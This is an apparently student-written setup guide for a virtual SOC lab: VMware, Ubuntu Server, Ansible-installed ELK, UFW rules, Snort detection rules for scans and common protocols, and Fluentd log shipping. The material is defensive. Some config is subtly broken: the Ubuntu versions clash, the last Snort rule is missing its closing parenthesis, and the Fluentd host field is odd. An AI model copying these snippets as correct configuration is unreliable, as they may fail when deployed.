vSOC-in-a-box Setup and Configuration

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1. How to Download VMware Workstation

1.1. Open your web browser and go to: https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion
- Click on Download Fusion or Workstation
- Click on top right corner
- Register
- Create an account
- Go back to the VMware website
- Click login and sign-in
- Click on “My Downloads” (**Note:** Click “Here” to Free Software Downloads available)
- Type VMware in the search bar
- Click on VMware Workstation Pro
- Click on Version 17.0 Windows
- Click on 17.6 and accept terms and conditions
- Click download
- Fill-out the terms and conditions form
- Download ✓

2. How to Install VMware Workstation

2.1. Once VMware is downloaded, find the installer file and double-click it.

2.2. Follow the instructions:
- Accept the license agreement
- Choose default settings
- Click **Install**

2.3. After installation finishes, click **Finish** to close the installer

2.4. Open VMware Workstation from your Start Menu or Desktop

3. Creating a Virtual Machine (VM) in VMware

3.1. Now that VMware Workstation is installed, we move forward to create a Virtual Machine (VM) where we will install our operating system. But first, **download Ubuntu** 24.04.2 LTS: https://ubuntu.com/download/desktop


4. How to Create a Virtual Machine

4.1. Open VMware Workstation


4.2. Click **Create a New Virtual Machine**

4.3. Choose **Typical (Recommended)** setup and click **Next.**


4.4. Select **Installer disc image file (iso)** and choose your Ubuntu Server 22.04 LTS ISO file, then click **Next**.




4.5. Name your VM and **select** the location where you want to save it (Such as a USB drive if you prefer), then click **Next**.



4.6. Set a **disk size**, we will use 40 GB and select **Split virtual disk multiple files**. You can add more space later if needed, then click **Next**.



4.7. Review the summary of your virtual machine specifications and click and make sure “Power on this virtual machine after creation” is selected, then click **Finish**.



5. Installing Ubuntu Server on the Virtual Machine

After creating the VM, we need to install the Ubuntu Server operating system.

5.1. **How to Install Ubuntu Server:**
5.2. Start your newly created VM by clicking **Power on**.
5.3. Wait for the system to boot from the Ubuntu Server ISO file.
5.4. Choose your **Language** (e.g. English).
5.5. If the installer indicates that an update is available, it is recommended to select the updated version.
5.6. Choose your **Keyboard Layout**.
5.7. When asked about installation type, choose **Normal Installation** of Ubuntu Server.
5.8. For **Network Configuration**, leave it in the **default settings** (You can configure network settings later, if needed.)
5.9. When asked for a **Proxy Setup**, leave it **blank** unless you are specifically using a proxy.
5.10. For **Storage Setup**, leave it at the default settings.
(Note**:** Ubuntu will automatically configure where the root (/) and boot partitions are located.)

5.11. Create a **Superuser Account**:
Set up your username and password for logging into the server later.

5.12. How to **create a Superuser Account**:
- Open your VM **Terminal** and type:
- *adduser <username>*
- *sudo usermod -a -G sudo <username>*

The installation will now begin, it can take a few minutes to complete.
After installation is done, **reboot** the server.

6. Update the System

After installing Ubuntu Server, it's important to update the system to the latest packages.

6.1. Open a terminal inside your Ubuntu Server and run:

- *sudo apt update*
- *sudo apt upgrade*

7. Installing Ansible on Ubuntu Server

Now that the Ubuntu Server operating system is installed and updated, we will install **Ansible**.
Ansible is a tool that allows us to automate software installations, configurations, and many other tasks across servers.

7.1. How to Install Ansible:

7.2. Open your Ubuntu Server terminal.

7.3. Run the following commands one by one:

- *sudo apt update*
- *sudo apt install software-properties-common*
- *sudo add-apt-repository --yes --update ppa:ansible/ansible*
- *sudo apt install ansible*

7.4. Information about the installation of Ansible on Ubuntu Server:


https://docs.ansible.com/ansible/latest/installation_guide/installation_distros.html#installing-ansible-on-ubuntu

8. Basic Ansible Playbook Configuration

Once Ansible is installed, we need to set it up to start using it.
For this tutorial, we are going to install and configure ELK Stack with an Ansible Playbook:


8.1. Go to the Ansible configuration directory:

cd /etc/ansible



8.2. Create subdirectory for installation of ELK stack

sudo mkdir [dir_name]
Create file for Ansible playbook
sudo nano install-elk.yml




8.3. Link to playbook source code:
https://github.com/arguetakelin/CS475_Senior_Project/install-elk.yml

8.4. This playbook will:

- Install all necessary packages
- Add the Elastic GPG key
- Add the Elastic APT repository
- Install Elasticsearch, Logstash, and Kibana
- Start and enable the services

8.4. How a playbook format should look like:



9. Verifying the Installation

9.1. Check if services are active:

- *sudo systemctl status elasticsearch*
- *sudo systemctl status logstash*
- *sudo systemctl status kibana*

9.2. You can access **Kibana** in your browser at:

http://[your_VM_IP]:5601

9.3. Inside */etc/ansible*, you will find a file named *hosts.ini*.

9.4. If it doesn't exist, you can create one manually:
sudo nano hosts.ini

Note: This file tells Ansible which machines it will control.

9.5. Add your machine's IP address or "localhost" to the hosts.ini file.
E.g.

[local]

localhost ansible_connection=local

```
vsoc@vsoc:/etc/ansible/elk-ansible$ cat hosts.ini
[elk-servers]
localhost ansible_connection=local
```

9.6. Execute the playbook:

sudo ansible-playbook -i /path/to/your/hosts.ini /path/to/your/document.yml -c local


```
vsoc@vsoc:/etc/ansible/elk-ansible$ sudo ansible-playbook -i hosts.ini install-elk.yml -c local
[WARNING]: Invalid characters were found in group names but not replaced, use -vvvv to see details

PLAY [Install and configure ELK Stack] ***************************************************************

TASK [Gathering Facts] *******************************************************************************
[WARNING]: Platform linux on host localhost is using the discovered Python interpreter at /usr/bin/python3.10,
but future installation of another Python interpreter could change the meaning of that path. See
https://docs.ansible.com/ansible-core/2.17/reference_appendices/interpreter_discovery.html for more information.
ok: [localhost]

TASK [Install required packages] *********************************************************************
ok: [localhost]

TASK [Add Elasticsearch GPG key] *********************************************************************
ok: [localhost]

TASK [Add Elasticsearch APT repository] **************************************************************
ok: [localhost]

TASK [Install Elasticsearch] *************************************************************************
ok: [localhost]

TASK [Ensure Elasticsearch is running and enabled] ***************************************************
ok: [localhost]

TASK [Add Logstash GPG key] **************************************************************************
ok: [localhost]

TASK [Add Logstash APT repository] *******************************************************************
ok: [localhost]

TASK [Install Logstash] ******************************************************************************
ok: [localhost]

TASK [Ensure Logstash is running and enabled] ********************************************************
ok: [localhost]

TASK [Add Kibana GPG key] ****************************************************************************
ok: [localhost]

TASK [Add Kibana APT repository] *********************************************************************
ok: [localhost]

TASK [Install Kibana] ********************************************************************************
ok: [localhost]

TASK [Ensure Kibana is running and enabled] ***********************************************************
ok: [localhost]

TASK [Open Kibana port in firewall] ******************************************************************
changed: [localhost]

PLAY RECAP *******************************************************************************************
localhost                  : ok=15   changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

10. Installation and Configuration of Uncomplicated Firewall (UFW) on Ubuntu Server

10.1. UFW Installation

First, install UFW (Uncomplicated Firewall) on your Ubuntu Server by opening the terminal and running:

sudo apt install ufw



10.2. Configuring UFW

Before enabling UFW, it's important to configure the settings to avoid locking yourself out.

10.3. Open the UFW default configuration file:

sudo nano /etc/default/ufw

10.4. Modify the following lines:

IPV6=yes

DEFAULT_INPUT_POLICY="DENY"


DEFAULT_OUTPUT_POLICY="ACCEPT"

DEFAULT_FORWARD_POLICY="DROP"

DEFAULT_APPLICATION_POLICY="DROP"

10.5. What these settings do:

- **IPV6=yes**: Manage both IPv4 and IPv6 traffic.
- **DEFAULT_INPUT_POLICY="DENY"**: Block incoming traffic unless a rule allows it.
- **DEFAULT_OUTPUT_POLICY="ACCEPT"**: Allow all outgoing traffic.
- **DEFAULT_FORWARD_POLICY="DROP"**: Drop any forwarded packets unless allowed.
- **DEFAULT_APPLICATION_POLICY="DROP"**: Block all applications unless allowed.



10.6. Adding Essential Firewall Rules

Now add rules for essential services and SOC applications:

sudo ufw allow from [VM IP] to any port 22 proto tcp

sudo ufw allow from [VM IP] to any port 80 proto tcp

sudo ufw allow from [VM IP] to any port 443 proto tcp

sudo ufw allow from [VM IP] to any port 9200 proto tcp

sudo ufw allow from [VM IP] to any port 5000 proto tcp

sudo ufw allow from [VM IP] to any port 5601 proto tcp

sudo ufw allow from [VM IP] to any port 514 proto tcp

sudo ufw allow from [VM IP] to any port 514 proto udp

sudo ufw allow from [VM IP] to any port 21 proto tcp

sudo ufw allow from [VM IP] to any port 53 proto tcp

sudo ufw allow from [VM IP] to any port 53 proto udp

sudo ufw allow from [VM IP] to any port 25 proto tcp

sudo ufw allow from [VM IP] to any port 24224 proto tcp

sudo ufw allow from [VM IP] to any port 24224 proto udp

sudo ufw allow from [VM IP] to any port 161 proto udp

sudo ufw allow from [VM IP] to any port 8888 proto tcp

sudo ufw allow from [VM IP] to any port 3000 proto tcp

10.7. SUMMARY OF THE RULES:


Allow SSH, HTTP, HTTPS.
Allow Elasticsearch (9200), Logstash (5000), Kibana (5601).
Allow Syslog-ng and Snort (514 TCP/UDP).
Allow FTP (21), DNS (53 TCP/UDP), SMTP (25).
Allow Fluentd (24224 TCP/UDP).
Allow SNMP for Nagios (161 UDP).
Allow Grafana (3000) and MITRE Caldera (8888).

10.8. Link to UFW playbook:

https://github.com/arguetakelin/CS475_Senior_Project/ufw.yml


10.9. Checking UFW Status

- View the status of your firewall rules:
  sudo ufw status



- If you want a numbered list:

sudo ufw status numbered



11. Installation and Configuration of Snort IDS on Ubuntu Server

11.1. Snort Installation

To install **Snort** on your Ubuntu Server, open the terminal and run:

sudo apt update
sudo apt install snort -y

During installation:

- Enter the **network interface** you want Snort to monitor (e.g., ens33)
- Set the **HOME_NET** to your internal subnet (e.g., 192.168.1.0/24)

11.2. Configure Snort HOME_NET

To manually configure the monitored network later, run:

sudo nano /etc/snort/snort.conf

Locate and edit the following line:

ipvar HOME_NET 192.168.1.0/24

Replace 192.168.1.0/24 with your network's IP range.

11.3. Create and Configure Local Rules

To add custom detection rules in Snort:

sudo nano /etc/snort/rules/local.rules

Paste the following rules:

```
# ICMP (Ping)
alert icmp any any -> any any (msg:"ICMP Packet Detected"; sid:1000001; rev:1;)

# Nmap TCP SYN scan
alert tcp any any -> any any (flags:S; msg:"Nmap TCP SYN Scan Detected";
sid:1000002; rev:1;)

# Nmap TCP XMAS scan
alert tcp any any -> any any (flags:FPU; msg:"Nmap TCP XMAS Scan Detected";
sid:1000003; rev:1;)

# Nmap NULL scan
alert tcp any any -> any any (flags:0; msg:"Nmap NULL Scan Detected"; sid:1000004;
rev:1;)

# FTP login attempt
alert tcp any any -> any 21 (msg:"FTP Login Attempt Detected";
```

flow:to_server,established; content:"USER "; nocase; sid:1000005; rev:1;)

 # SSH connection
alert tcp any any -> any 22 (msg:"SSH Connection Attempt Detected"; sid:1000006; rev:1;)

 # HTTP GET request
alert tcp any any -> any 80 (msg:"HTTP GET Request Detected"; content:"GET"; sid:1000007; rev:1;)

 # Telnet access attempt
alert tcp any any -> any 23 (msg:"Telnet Access Attempt Detected"; sid:1000008; rev:1;)

 # DNS request
alert udp any any -> any 53 (msg:"DNS Request Detected"; sid:1000009; rev:1;)

 # SMTP traffic
alert tcp any any -> any 25 (msg:"SMTP Traffic Detected"; sid:1000010; rev:1;

11.4. Validate Snort Configuration

Use the following command to verify the configuration:

sudo snort -T -i ens33 -c /etc/snort/snort.conf

Successful output should include:

Snort successfully validated the configuration!

11.5. Run Snort in Live Detection Mode

To start Snort and view alerts in real-time:

sudo snort -A console -q -c /etc/snort/snort.conf -i ens33

To stop Snort, press:

Ctrl + C


11.6. Summary of Detection Rules

Detection Purpose	Protocol/Port	SID
ICMP packets (ping)	ICMP	1000001
Nmap SYN scan	TCP	1000002
Nmap XMAS scan	TCP	1000003
Nmap NULL scan	TCP	1000004
FTP login attempts	TCP 21	1000005
SSH connections	TCP 22	1000006
HTTP GET requests	TCP 80	1000007
Telnet access attempts	TCP 23	1000008
DNS queries	UDP 53	1000009
SMTP email traffic	TCP 25	1000010

12. SYSLOG-NG INSTALLATION AND CONFIGURATION

Playbook installation:
https://github.com/arguetakelin/CS475_Senior_Project/blob/main/syslog-ng.yml

After installation of syslog-ng using the playbook, check the configuration file in case anything is missing. Located in /etc/syslog-ng/syslog-ng.conf.



13. FLUENTD INSTALLATION AND CONFIGURATION

Installation and Configuration of Fluentd for vSOC Log Aggregation

13.1. Installing Fluentd and Dependencies

Run the following commands to install the necessary dependencies and Fluentd:

sudo apt update
sudo apt install curl gnupg apt-transport-https -y

Then, add the Fluentd repository and install the agent:

curl -fsSL https://packages.treasuredata.com/GPG-KEY-td-agent | sudo apt-key add -
echo "deb http://packages.treasuredata.com/4/ubuntu/focal/ focal contrib" | sudo tee /etc/apt/sources.list.d/td-agent.list
sudo apt update
sudo apt install td-agent -y

13.2. Installing Fluentd Plugins

Fluentd uses plugins to collect and forward logs. Install the necessary plugins:

sudo td-agent-gem install fluent-plugin-elasticsearch
sudo td-agent-gem install fluent-plugin-systemd

13.3. Configuring Fluentd

Edit the main Fluentd configuration file:

sudo nano /etc/td-agent/td-agent.conf

Paste the following configuration:

```
<source>
  @type systemd
  tag systemd.ufw
  filters [{ "_SYSTEMD_UNIT": "ufw.service" }]
</source>

<source>
```

```
  @type tail
  tag nagios.log
  path /usr/local/nagios/var/nagios.log
 pos_file /var/log/td-agent/nagios.pos
  format none
</source>

<source>
  @type tail
  tag snort.alert
  path /var/log/snort/alert
  pos_file /var/log/td-agent/snort.pos
  format none
</source>

<source>
  @type tail
  tag caldera.activity
  path /opt/caldera/logs/app.log
  pos_file /var/log/td-agent/caldera.pos
  format none
</source>

<source>
  @type tail
  tag wireshark.capture
  path /var/log/wireshark/captures.log
  pos_file /var/log/td-agent/wireshark.pos
  format none
</source>

<source>
  @type tail
  tag syslog-ng
  path /var/log/syslog
  pos_file /var/log/td-agent/syslog.pos
  format none
</source>

<match **>
  @type elasticsearch
  host http://elk.local
  port 9200
  logstash_format true
```

include_tag_key true
tag_key @log_tag
flush_interval 5s
</match>

13.4. Starting Fluentd

Enable and start the Fluentd service:

sudo systemctl enable td-agent
sudo systemctl restart td-agent

13.5. Verifying Fluentd Status

Check the status to ensure Fluentd is running properly:

sudo systemctl status td-agent

You should see output indicating that the service is active and running.

